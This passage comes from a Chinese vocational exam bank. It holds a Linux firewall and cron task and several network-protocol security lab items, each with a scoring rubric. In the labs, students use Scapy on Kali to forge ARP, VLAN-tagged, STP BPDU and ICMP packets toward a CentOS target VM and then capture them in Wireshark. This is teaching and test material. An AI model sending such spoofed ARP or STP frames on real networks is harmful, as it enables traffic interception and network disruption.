2．命令设置允许回环地址通信，添加连接状态设置允许已经建立连接的数据包和与已经发送数据包有关的数据包，开放 DNS 服务器端口，禁止内网 192.168.0.0~192.168.255.255 访问，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：防火墙配置-2”。（15 分）

3．列出所有规则,将防火墙所有规则显示结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：防火墙配置-3”。（4 分）

（四）系统与进程管理（26 分）

1．服务器设置定时任务 crontab，实现每天每小时的 25 分，将/home 目录进行打包压缩，打包压缩的文件名为/home.tar.gz，将修改定时任务文件命令截图，粘贴到答题卷的指定位置，图片标题为“任务四：系统与进程管理-1”。将修改后的定时任务文件内容界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：系统与进程管理-2”。（8 分）

2．查询当前等待的 crontab 任务，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：系统与进程管理-3”。（4 分）

3．后觉得定时任务设置不合理，需将 1．设置的定时任务删除，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：系统与进程管理-4”。（2 分）

4．用 vi 编辑器在/目录新建文件 task1，新建的同时将此任务放入后台执行，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：系统与进程管理-5”。（6 分）

5．现在需要将在后台运行的 4．所建立的进程调到前台继续执行，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：系统与进程管理-6”。（2 分）

6．前台执行时，打开编辑器，输入“hello”，然后进入命令模式，设置行号：将此时命令模式包含行号、设置行号命令的 vi 编辑器整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：系统与进程管理-7”。（4 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 10	建议安装 64 位版本
2	VMware Workstation	12.0 或以上	12.0 后的系统必须安装在 64 位操作系统中
3	办公软件	Microsoft Office 2010	
4	Linux 安装光盘镜像	CentOS 6.5 及以上	用于在虚拟机中安装操作系统

3．考核时量

180 分钟。

五、评分标准

1．Linux 系统安装（8 分）

序号	评分内容	评分点	分值（分）
1	虚拟机存放位置	保存位置正确	3
2	登录系统	登录成功	5

2．Yum 配置（18 分）

序号	评分内容	评分点	分值（分）
1	修改 Yum 源文件	打开 Yum 源文件正确 2 分 编辑 Yum 源文件正确 10 分：[]、name、baseurl、enabled、gpgcheck 各占 2 分	12
2	安装 DNS 服务器	Yum 清除命令正确，2 分	6

		Yum 安装命令正确，2 分 安装成功，2 分	

3．防火墙配置（28 分）

序号	评分内容	评分点	分值（分）
1	规则清除	规则正确清除、清空计数器 3 分 链的正确设置两条 6 分 最后规则显示正确 4 分	9
2	设置规则	规则正确添加五条，15 分	15
3	查看规则	查看规则正确	4

4．系统与进程管理（26 分）

序号	评分内容	评分点	分值（分）
1	设置定时任务	修改定时任务文件命令正确 2 分 修改定时任务文件内容正确 6 分：时间、命令各占 3 分	8
2	查询定时任务	定时任务显示正确，4 分	4
3	删除定时任务	定时任务删除正确，2 分	2
4	后台运行	新建文件同时后台执行正确，6 分	6
5	进程调回前台	进程调回前台正确，2 分	2
6	vim 编辑	命令模式正确 4 分：内容、:、设置行号命令、行号显示各占 1 分	4

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

项目 3 网络协议安全

试题编号 S3-1：网络协议安全项目 1

一、项目概况

ARP（地址解析协议）是网络通信中必不可少的部分，主要功能是将网络层的 IP 地址转换为数据链路层的 MAC 地址。然而，由于 ARP 协议缺乏身份验证机制，因此容易受到 ARP 欺骗攻击。为深入理解 ARP 协议的工作原理及其潜在的安全风险，本项目模拟了一个 ARP 攻击的实验环境。通过在 Kali Linux 系统中使用 Python 的 Scapy 库构建并发送伪造的 ARP 数据包，攻击目标为运行 CentOS Linux 系统的靶机。借助 Wireshark 抓包工具，对发送的 ARP 数据包进行实时分析，帮助理解 ARP 协议的交互过程及其安全隐患。

二、项目配置

项目运行环境包括：Windows 7 64 位及以上版本的桌面操作系统、VMware 虚拟机软件、Kali Linux 2022 及以上版本、CentOS 6.5 及以上版本，以及 Wireshark 网络分析工具。Wireshark 安装在 Windows 桌面操作系统上，而在 VMware 中创建了两台虚拟机：一台为渗透测试主机的 Kali Linux 系统，另一台为靶机的 CentOS Linux 系统。虚拟机的网络配置为 NAT 模式，IP 地址通过 DHCP 自动获取，网络子网设置为 192.168.1.0，子网掩码为 255.255.255.0。

三、项目实现

（一）查询虚拟机的 IP 地址信息（10 分）

1. 在 VMware 中启动 Kali Linux 渗透测试主机（默认用户名：kali，默认密码：kali），登录后使用命令查询本机 IP 地址，并将查询结果截图粘贴到答题卷的指定位置，图片标题为“任务一：查询虚拟机的 IP 地址信息-1”。（5 分）

2. 在 VMware 中启动 CentOS Linux 靶机（默认用户名：centos，默认密码：123456），登录后使用命令查询本机 IP 地址，并将查询结果截图粘贴到答题卷的指定位置，图片标题为“任务一：查询虚拟机的 IP 地址信息-2”。（5 分）

（二）构造 ARP 协议复合数据包（30 分）

1. 在 Kali Linux 渗透测试主机上启动 Python 解释器，截图整个成功的界面并粘贴到答题卷的指定位置，图片标题为“任务二：构造 ARP 协议复合数据包-1”。（5 分）

2．在 Python 解释器中使用命令“from scapy.all import *”导入 Scapy 库，并截图整个成功的界面，粘贴到答题卷的指定位置，图片标题为“任务二：构造 ARP 协议复合数据包-2”。（5 分）

3．查看 Scapy 库支持的类，并将成功的查询结果截图粘贴到答题卷的指定位置，图片标题为“任务二：构造 ARP 协议复合数据包-3”。（5 分）

4．实例化 Ethernet 类的对象 eth，查看并截图其属性，粘贴到答题卷的指定位置，图片标题为“任务二：构造 ARP 协议复合数据包-4”。（5 分）

5．实例化 ARP 类的对象 arp，查看并截图其属性，粘贴到答题卷的指定位置，图片标题为“任务二：构造 ARP 协议复合数据包-5”。（5 分）

6．构造 eth 和 arp 的复合数据包对象 packet，查看并截图其属性，粘贴到答题卷的指定位置，图片标题为“任务二：构造 ARP 协议复合数据包-6”。（5 分）

（三）配置复合数据包 packet（15 分）

1．将 Kali Linux 渗透测试主机的 IP 地址赋值给 packet[ARP].psrc，并将成功的结果截图粘贴到答题卷的指定位置，图片标题为“任务三：配置复合数据包 packet-1”。（5 分）

2．将 CentOS Linux 靶机的 IP 地址赋值给 packet[ARP].pdst，并将成功的结果截图粘贴到答题卷的指定位置，图片标题为“任务三：配置复合数据包 packet-2”。（5 分）

3．将广播地址“ff:ff:ff:ff:ff:ff”赋值给 packet.dst，并将成功的结果截图粘贴到答题卷的指定位置，图片标题为“任务三：配置复合数据包 packet-3”。（5 分）

（四）使用 Wireshark 进行 ARP 协议抓包分析（25 分）

1．在 Kali Linux 中启动 Wireshark，设置捕获过滤条件为“ether proto 0x0806”，选择 eth0 网卡并启动抓包进程。将成功的界面截图粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 ARP 协议抓包分析-1”。（10 分）

2．使用 sendp()函数发送 packet 对象，并将成功的结果截图粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 ARP 协议抓包分析-2”。（5 分）

3．通过 Wireshark 查看 ARP 请求包，并将成功的结果截图粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 ARP 协议抓包分析-3”。（5 分）

4．通过 Wireshark 查看 ARP 响应包，并将成功的结果截图粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 ARP 协议抓包分析-4”。（5 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	Windows 7 及以上

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 及以上	建议安装 64 位版本
2	VMware Workstation	12.0 及以上	12.0 及以上版本需要安装在 64 位操作系统中
3	Kali Linux	2022 及以上	安装在虚拟机中的操作系统，登录用户名 kali 的密码为 kali
4	CentOS Linux	6.5 及以上	安装在虚拟机中的操作系统，默认登录用户名 centos，密码 123456

3．考核时长。

总时长为 180 分钟。

五、评分标准

1．查询虚拟机的 IP 地址信息（10 分）

序号	评分内容	评分点	分值（分）
1	查询 Kali Linux 操作系统 IP 地址	使用命令成功查看配置的 IP 地址	5
2	查询 CentOS Linux 操作系统 IP 地址	使用命令成功查看配置的 IP 地址	5

2．构造 ARP 协议复合数据包（30 分）

序号	评分内容	评分点	分值（分）
1	开启 Python 解释	正确从渗透测试主机开启 Python 解释器	5

	器		
2	导入 Scapy 库	正确在 Python 解释器中导入 Scapy 库	5
3	查看 Scapy 库中支持的类	正确查看 Scapy 库中支持的类	5
4	创建对象 eth	正确实例化 Ethernet 类的对象 eth 并查看其属性	5
5	创建对象 arp	正确实例化 ARP 类的对象 arp 并查看其属性	5
6	构造复合数据类型 packet	正确构造复合数据类型 packet	5

3．配置复合数据包 packet（15 分）

序号	评分内容	评分点	分值（分）
1	配置 packet[ARP].psrc	正确将 Kali Linux 渗透测试主机的 IP 地址赋值给 packet[ARP].psrc	5
2	配置 packet[ARP].pdst	正确将 CentOS Linux 靶机的 IP 地址赋值给 packet[ARP].pdst	5
3	配置广播地址	正确将广播地址 ff:ff:ff:ff:ff 赋值给 packet.dst	5

4．使用 Wireshark 进行 ARP 协议抓包分析（25 分）

序号	评分内容	评分点	分值（分）
1	使用 Wireshark 设置捕获过滤条件并启动抓包进程	正确打开 Wireshark，设置捕获过滤条件 ether proto 0x0806，选择 eth0 网卡，并启动抓包进程	10
2	发送 packet 对象	正确发送 packet 对象	5
3	查看 ARP 请求对象	正确通过 Wireshark 查看 ARP 请求对象	5
4	查看 ARP 回应对象	正确通过 Wireshark 查看 ARP 回应对象	5

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建并存放相关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确理解用户需求，精准评估项目完成质量，并能迅速诊断和解决技术问题，确保项目的高质量完成。	5
3	团队合作	举止文明，任务划分合理，操作紧凑有序，具备团队协作意识	3

试题编号 S3-2：网络协议安全项目 2

一、项目概况

VLAN（虚拟局域网）协议在网络中用于划分和管理网络流量，提升网络的安全性和效率。然而，VLAN 配置不当可能导致安全隐患。本项目旨在模拟 VLAN 协议的工作过程，通过实验展示 VLAN 协议的运行机制，并分析其可能存在的安全漏洞。项目的核心任务包括使用 Kali Linux 系统的渗透测试主机，通过 Python 的 Scapy 库构建并发送包含 VLAN 标签的伪造数据包，目标靶机为运行 CentOS Linux 系统的计算机。通过使用 Wireshark 抓包工具，实时分析这些 VLAN 数据包，帮助理解 VLAN 协议的交互过程及其潜在的安全风险。

二、项目配置

项目的运行环境包括：Windows 7 64 位及以上版本的桌面操作系统、VMware 虚拟机软件、Kali Linux 2022 及以上版本、CentOS 6.5 及以上版本，以及 Wireshark 网络分析工具。Wireshark 安装在 Windows 桌面操作系统上，而在 VMware 中创建了两台虚拟机：一台用于渗透测试的 Kali Linux 主机和一台作为靶机的 CentOS Linux。虚拟机的网络配置为 NAT 模式，IP 地址通过 DHCP 自动获取，网络子网为 192.168.1.0，子网掩码为 255.255.255.0。

三、项目实现

（一）查询虚拟机的 IP 地址信息（10 分）

1. 在 VMware 中启动 Kali Linux 渗透测试主机（默认用户名：kali，默认密码：kali），登录后使用命令查询本机 IP 地址，并将查询结果截图粘贴到答题卷的指定位置，图片标题为“任务一：查询虚拟机的 IP 地址信息-1”。（5 分）

2. 在 VMware 中启动 CentOS Linux 靶机（默认用户名：centos，默认密码：123456），登录后使用命令查询本机 IP 地址，并将查询结果截图粘贴到答题卷的指定位置，图片标题为“任务一：查询虚拟机的 IP 地址信息-2”。（5 分）

（二）构造 VLAN 协议的复合数据类型（35 分）

1. 从渗透测试主机 Kali Linux 开启 Python 解释器，将成功的整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：构造 VLAN 协议的复合数据类型-1”。（5 分）

2. 从渗透测试主机 Kali Linux 的 Python 解释器中，使用命令“from

scapy.all import * ”导入 Scapy 库，将成功的整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：构造 VLAN 协议的复合数据类型-2”。（5 分）

3．查看 Scapy 库中支持的类，将成功的整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：构造 VLAN 协议的复合数据类型-3”。（5 分）

4．实例化 Ethernet 类的一个对象，对象的名称为 eth，查看对象 eth 的属性，将成功的整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：构造 VLAN 协议的复合数据类型-4”。（5 分）

5．实例化 Dot1Q 类的一个对象，对象的名称为 dot1q，查看对象 dot1q 的属性，将成功的整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：构造 VLAN 协议的复合数据类型-5”。（5 分）

6．实例化 ARP 类的一个对象，对象的名称为 arp，查看对象 arp 的属性，将成功的整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：构造 VLAN 协议的复合数据类型-6”。（5 分）

7．构造对象 eth、dot1q 和 arp 的复合数据类型 packet，查看 packet 的各个属性，将成功的整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：构造 VLAN 协议的复合数据类型-7”。（5 分）

（三）配置复合数据类型 packet（20 分）

1.将渗透测试主机 Kali Linux 系统的 MAC 地址，赋值给 packet[Ether].src，将 packet[Ether].dst 赋值为广播 MAC 地址“ff:ff:ff:ff:ff:ff”，并查看验证，将成功的结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：配置复合数据类型 packet-1”。（10 分）

2．将 packet[Dot1Q].vlan 赋值为 10，将 packet[ARP].psrc 赋值为渗透测试主机 Kali Linux 系统的 IP 地址，将 packet[ARP].pdst 赋值为靶机 CentOS Linux 系统的 IP 地址，并查看验证，将成功的结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：配置复合数据类型 packet-2”。（10 分）

（四）使用 Wireshark 进行 VLAN 协议抓包分析（15 分）

1．打开 Wireshark，设置捕获过滤条件“ether proto 0x8100”，选择 eth0 网卡，并启动抓包进程，将成功的整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 VLAN 协议抓包分析-1”。（5 分）

2．使用 sendp()函数发送 packet 对象，将成功的整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 VLAN 协议抓包分析-2”。（5 分）

3．通过 Wireshark 查看 VLAN 协议数据对象，将成功的整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 VLAN 协议抓包分析-3”。（5 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	Windows 7 及以上

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 及以上	建议安装 64 位版本
2	VMware Workstation	12.0 及以上	12.0 及以上版本需要安装在 64 位操作系统中
3	Kali Linux	2022 及以上	安装在虚拟机中的操作系统，登录用户名 kali 的密码为 kali
4	CentOS Linux	6.5 及以上	安装在虚拟机中的操作系统，默认登录用户名 centos，密码 123456

3．考核时长。

总时长为 180 分钟。

五、评分标准

1．查询虚拟机的 IP 地址信息（10 分）

序号	评分内容	评分点	分值（分）
1	查询 Kali Linux 操作系统 IP 地址	使用命令成功查看配置的 IP 地址	5
2	查询 CentOS Linux 操作系统 IP 地址	使用命令成功查看配置的 IP 地址	5

2．构造 VLAN 协议的复合数据类型（35 分）

序号	评分内容	评分点	分值（分）
1	开启 Python 解释	正确从渗透测试主机开启 Python 解释器	5

	器		
2	导入 Scapy 库	正确在 Python 解释器中导入 Scapy 库	5
3	查看 Scapy 库中支持的类	正确查看 Scapy 库中支持的类	5
4	创建对象 eth	正确实例化 Ethernet 类的一个对象，对象的名称为 eth，查看对象 eth 的属性	5
5	创建对象 dot1q	正确实例化 Dot1Q 类的一个对象，对象的名称为 dot1q，查看对象 dot1q 的属性	5
6	创建对象 arp	正确实例化 ARP 类的一个对象，对象的名称为 arp，查看对象 arp 的属性	5
7	构造复合数据类型 packet	正确构造复合数据类型 packet	5

3．配置复合数据类型 packet（20 分）

序号	评分内容	评分点	分值（分）
1	配置 packet[Ether].src、packet[Ether].dst	正确将渗透测试主机 Kali Linux 系统的 MAC 地址，赋值给 packet[Ether].src，将 packet[Ether].dst 赋值为广播 MAC 地址“ff:ff:ff:ff:ff:ff”	10
2	配置 packet[Dot1Q].vlan、packet[ARP].psrc、packet[ARP].pdst	正确将 packet[Dot1Q].vlan 赋值为 10，将 packet[ARP].psrc 赋值为渗透测试主机 Kali Linux 系统的 IP 地址，将 packet[ARP].pdst 赋值为靶机 CentOS Linux 系统的 IP 地址	10

4．使用 Wireshark 进行 VLAN 协议抓包分析（15 分）

序号	评分内容	评分点	分值（分）
1	使用 Wireshark 设置捕获过滤条件并启动抓包进程	正确打开 Wireshark，设置捕获过滤条件 ether proto 0x0806，选择 eth0 网卡，并启动抓包进程	5
2	发送 packet 对象	正确发送 packet 对象	5
3	查看 VLAN 协议数据对象	正确通过 Wireshark 查看 VLAN 协议数据对象	5

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建并存放相关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确理解用户需求，精准评估项目完成质量，并能迅速诊断和解决技术问题，确保项目的高质量完成。	5

3	团队合作	举止文明，任务划分合理，操作紧凑有序，具备团队协作意识	3

试题编号 S3-3：网络协议安全项目 3

一、项目概况

STP（生成树协议）用于避免网络中出现环路，从而保证网络的稳定性。然而，STP 配置不当可能导致网络性能问题或安全隐患。项目的核心任务包括在 Kali Linux 系统中使用 Python 的 Scapy 库构建并发送包含 STP 数据的伪造数据包，靶机为运行 CentOS Linux 系统的计算机。通过实例化 Dot3 类、LLC 类和 STP 类的对象，并构造它们的复合数据类型 bpdu，进行数据包发送。使用 Wireshark 抓包工具对 STP 协议的数据包进行实时分析，帮助理解 STP 协议的工作机制及其可能的安全风险。

二、项目配置

项目的运行环境包括：Windows 7 64 位及以上版本的桌面操作系统、VMware 虚拟机软件、Kali Linux 2022 及以上版本、CentOS 6.5 及以上版本，以及 Wireshark 网络分析工具。Wireshark 安装在 Windows 桌面操作系统上，而在 VMware 中创建了两台虚拟机：一台用于渗透测试的 Kali Linux 主机和一台作为靶机的 CentOS Linux。虚拟机的网络配置为 NAT 模式，IP 地址通过 DHCP 自动获取，网络子网为 192.168.1.0，子网掩码为 255.255.255.0。

三、项目实现

（一）查询虚拟机的 IP 地址信息（10 分）

1. 在 VMware 中启动 Kali Linux 渗透测试主机（默认用户名：kali，默认密码：kali），登录后使用命令查询本机 IP 地址，并将查询结果截图粘贴到答题卷的指定位置，图片标题为“任务一：查询虚拟机的 IP 地址信息-1”。（5 分）

2. 在 VMware 中启动 CentOS Linux 靶机（默认用户名：centos，默认密码：123456），登录后使用命令查询本机 IP 地址，并将查询结果截图粘贴到答题卷的指定位置，图片标题为“任务一：查询虚拟机的 IP 地址信息-2”。（5 分

（二）构造 STP 协议的复合数据类型（35 分）

1. 从渗透测试主机 Kali Linux 启动 Python 解释器，截图并粘贴到答题卷的指定位置，图片标题为“任务二：构造 STP 协议的复合数据类型-1”。（5 分）

2. 在 Python 解释器中，使用命令“from scapy.all import *”导入 Scapy

库，截图并粘贴到答题卷的指定位置，图片标题为“任务二：构造 STP 协议的复合数据类型-2”。（5 分）

3．查看 Scapy 库中支持的类，截图并粘贴到答题卷的指定位置，图片标题为“任务二：构造 STP 协议的复合数据类型-3”。（5 分）

4．实例化 Dot3 类的对象，命名为 dot3，查看其属性，截图并粘贴到答题卷的指定位置，图片标题为“任务二：构造 STP 协议的复合数据类型-4”。（5 分）

5．实例化 LLC 类的对象，命名为 llc，查看其属性，截图并粘贴到答题卷的指定位置，图片标题为“任务二：构造 STP 协议的复合数据类型-5”。（5 分）

6．实例化 STP 类的对象，命名为 stp，查看其属性，截图并粘贴到答题卷的指定位置，图片标题为“任务二：构造 STP 协议的复合数据类型-6”。（5 分）

7．构造 dot3、llc 和 stp 的复合数据类型 bpdu，查看 bpdu 的各个属性，截图并粘贴到答题卷的指定位置，图片标题为“任务二：构造 STP 协议的复合数据类型-7”。（5 分）

（三）配置复合数据类型 bpdu（20 分）

1.将 Kali Linux 系统的 MAC 地址赋值给 bpdu[Dot3].src，将 bpdu[Dot3].dst 赋值为组播 MAC 地址“01:80:c2:00:00:00”，将 bpdu[Dot3].len 赋值为 38，截图并粘贴到答题卷的指定位置，图片标题为“任务三：配置复合数据类型 bpdu-1”。（10 分）

2.将 bpdu[STP].rootid 赋值为 10，将 bpdu[STP].rootmac 赋值为 Kali Linux 系统的 MAC 地址，将 bpdu[STP].bridgeid 赋值为 10，将 bpdu[STP].bridgemac 赋值为 Kali Linux 系统的 MAC 地址，将 bpdu[STP].portid 赋值为 1024，截图并粘贴到答题卷的指定位置，图片标题为“任务三：配置复合数据类型 bpdu-2”。（10 分）

（四）使用 Wireshark 进行 STP 协议抓包分析（15 分）

1.打开 Wireshark，设置捕获过滤条件“ether dst host 01:80:c2:00:00:00”，选择 eth0 网卡并启动抓包进程，截图并粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 STP 协议抓包分析-1”。（5 分）

2．使用 sendp()函数发送 bpdu 对象，截图并粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 STP 协议抓包分析-2”。（5 分）

3．通过 Wireshark 查看 STP 协议数据对象，截图并粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 STP 协议抓包分析-3”。（5 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	Windows 7 及以上

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 及以上	建议安装 64 位版本
2	VMware Workstation	12.0 及以上	12.0 及以上版本需要安装在 64 位操作系统中
3	Kali Linux	2022 及以上	安装在虚拟机中的操作系统，登录用户名 kali 的密码为 kali
4	CentOS Linux	6.5 及以上	安装在虚拟机中的操作系统，默认登录用户名 centos，密码 123456

3．考核时长。

总时长为 180 分钟。

五、评分标准

1．查询虚拟机的 IP 地址信息（10 分）

序号	评分内容	评分点	分值（分）
1	查询 Kali Linux 操作系统 IP 地址	使用命令成功查看配置的 IP 地址	5
2	查询 CentOS Linux 操作系统 IP 地址	使用命令成功查看配置的 IP 地址	5

2．构造 STP 协议的复合数据类型（35 分）

序号	评分内容	评分点	分值（分）
1	开启 Python 解释器	正确从渗透测试主机开启 Python 解释器	5
2	导入 Scapy 库	正确在 Python 解释器中导入 Scapy 库	5
3	查看 Scapy 库中支持的类	正确查看 Scapy 库中支持的类	5
4	创建对象 dot3	正确实例化 Dot3 类的一个对象，对象的名称为 dot3，查看对象 dot3 的属性	5

5	创建对象 llc	正确实例化 LLC 类的一个对象，对象的名称为 llc，查看对象 llc 的属性	5
6	创建对象 stp	正确实例化 STP 类的一个对象，对象的名称为 stp，查看对象 stp 的属性	5
7	构造复合数据类型 bpdu	正确构造复合数据类型 bpdu	5

3．配置复合数据类型 bpdu（20 分）

序号	评分内容	评分点	分值（分）
1	配置 bpdu[Dot3].src、bpdu[Dot3].dst、bpdu[Dot3].len	正确将渗透测试主机 Kali Linux 系统的 MAC 地址，赋值给 bpdu[Dot3].src，将 bpdu[Dot3].dst 赋值为组播 MAC 地址“ 01:80:c2:00:00:00 ”，将 bpdu[Dot3].len 赋值为 38	10
2	配置 bpdu[STP].rootid、bpdu[STP].rootmac、bpdu[STP].bridgeid、bpdu[STP].bridgemac、bpdu[STP].portid	正确将 bpdu[STP].rootid 赋值为 10，将 bpdu[STP].rootmac 赋值为渗透测试主机 Kali Linux 系统的 MAC 地址，将 bpdu[STP].bridgeid 赋值为 10，将 bpdu[STP].bridgemac 赋值为渗透测试主机 Kali Linux 系统的 MAC 地址，将 bpdu[STP].portid 赋值为 1024	10

4．使用 Wireshark 进行 STP 协议抓包分析（15 分）

序号	评分内容	评分点	分值（分）
1	使用 Wireshark 设置捕获过滤条件并启动抓包进程	正确打开 Wireshark，设置捕获过滤条件 ether dst host 01:80:c2:00:00:00，选择 eth0 网卡，并启动抓包进程	5
2	发送 bpdu 对象	正确发送 bpdu 对象	5
3	查看 STP 协议数据对象	正确通过 Wireshark 查看 STP 协议数据对象	5

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建并存放相关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确理解用户需求，精准评估项目完成质量，并能迅速诊断和解决技术问题，确保项目的高质量完成。	5
3	团队合作	举止文明，任务划分合理，操作紧凑有序，具备团队协作意识	3

试题编号 S3-4：网络协议安全项目 4

一、项目概况

ICMP（互联网控制消息协议）协议用于网络设备之间的错误报告和诊断信息传递。然而，ICMP 配置和使用不当可能导致网络安全问题。项目的核心任务包括使用 Kali Linux 系统作为攻击机，通过 Python 的 Scapy 库构建并发送 ICMP 协议的数据包。靶机为运行 CentOS Linux 系统的计算机。通过 Wireshark 抓包工具，实时捕获和分析这些 ICMP 数据包，从而帮助理解 ICMP 协议的交互机制及其潜在的安全隐患。

二、项目配置

项目的运行环境包括：Windows 7 64 位及以上版本的桌面操作系统、VMware 虚拟机软件、Kali Linux 2022 及以上版本、CentOS 6.5 及以上版本，以及 Wireshark 网络分析工具。Wireshark 安装在 Windows 桌面操作系统上，而在 VMware 中创建了两台虚拟机：一台用于渗透测试的 Kali Linux 主机和一台作为靶机的 CentOS Linux。虚拟机的网络配置为 NAT 模式，IP 地址通过 DHCP 自动获取，网络子网为 192.168.1.0，子网掩码为 255.255.255.0。

三、项目实现

（一）查询虚拟机的 IP 地址信息（10 分）

1. 在 VMware 中启动 Kali Linux 渗透测试主机（默认用户名：kali，默认密码：kali），登录后使用命令查询本机 IP 地址，并将查询结果截图粘贴到答题卷的指定位置，图片标题为“任务一：查询虚拟机的 IP 地址信息-1”。（5 分）

2. 在 VMware 中启动 CentOS Linux 靶机（默认用户名：centos，默认密码：123456），登录后使用命令查询本机 IP 地址，并将查询结果截图粘贴到答题卷的指定位置，图片标题为“任务一：查询虚拟机的 IP 地址信息-2”。（5 分）

（二）构造 ICMP 协议的复合数据类型（35 分）

1. 启动渗透测试主机 Kali Linux 上的 Python 解释器，截图整个成功界面，粘贴到答题卷的指定位置，图片标题为“任务二：构造 ICMP 协议的复合数据类型-1”。（5 分）

2. 在 Python 解释器中使用命令“from scapy.all import *”导入 Scapy 库，截图整个成功界面，粘贴到答题卷的指定位置，图片标题为“任务二：构造

ICMP 协议的复合数据类型-2”。（5 分）

3．查看 Scapy 库中支持的类，截图整个成功界面，粘贴到答题卷的指定位置，图片标题为“任务二：构造 ICMP 协议的复合数据类型-3”。（5 分）

4．实例化一个 Ethernet 类对象（命名为 eth），查看并截图 eth 对象的属性，粘贴到答题卷的指定位置，图片标题为“任务二：构造 ICMP 协议的复合数据类型-4”。（5 分）

5．实例化一个 IP 类对象（命名为 ip），查看并截图 ip 对象的属性，粘贴到答题卷的指定位置，图片标题为“任务二：构造 ICMP 协议的复合数据类型-5”。（5 分）

6．实例化一个 ICMP 类对象（命名为 icmp），查看并截图 icmp 对象的属性，粘贴到答题卷的指定位置，图片标题为“任务二：构造 ICMP 协议的复合数据类型-6”。（5 分）

7．构造包含 eth、ip 和 icmp 的复合数据类型 packet，查看并截图 packet 对象的各个属性，粘贴到答题卷的指定位置，图片标题为“任务二：构造 ICMP 协议的复合数据类型-7”。（5 分）

（三）配置复合数据类型 packet（10 分）

1．将 Kali Linux 系统的 IP 地址赋值给 packet[IP].src，将 CentOS Linux 系统的 IP 地址赋值给 packet[IP].dst，并进行验证，截图成功结果界面，粘贴到答题卷的指定位置，图片标题为“任务三：配置复合数据类型 packet-1”。（10 分）

（四）使用 Wireshark 进行 ICMP 协议抓包分析（25 分）

1．打开 Wireshark，设置捕获过滤条件为“ip proto 0x01”，选择 eth0 网卡并启动抓包，截图成功界面，粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 ICMP 协议抓包分析-1”。（5 分）

2．使用 sendp()函数发送 packet 对象，截图成功界面，粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 ICMP 协议抓包分析-2”。（5 分）

3．通过 Wireshark 查看 ICMP 协议数据对象，截图成功界面，粘贴到答题卷的指定位置，图片标题为“任务四：使用 Wireshark 进行 ICMP 协议抓包分析-3”。

（5 分）

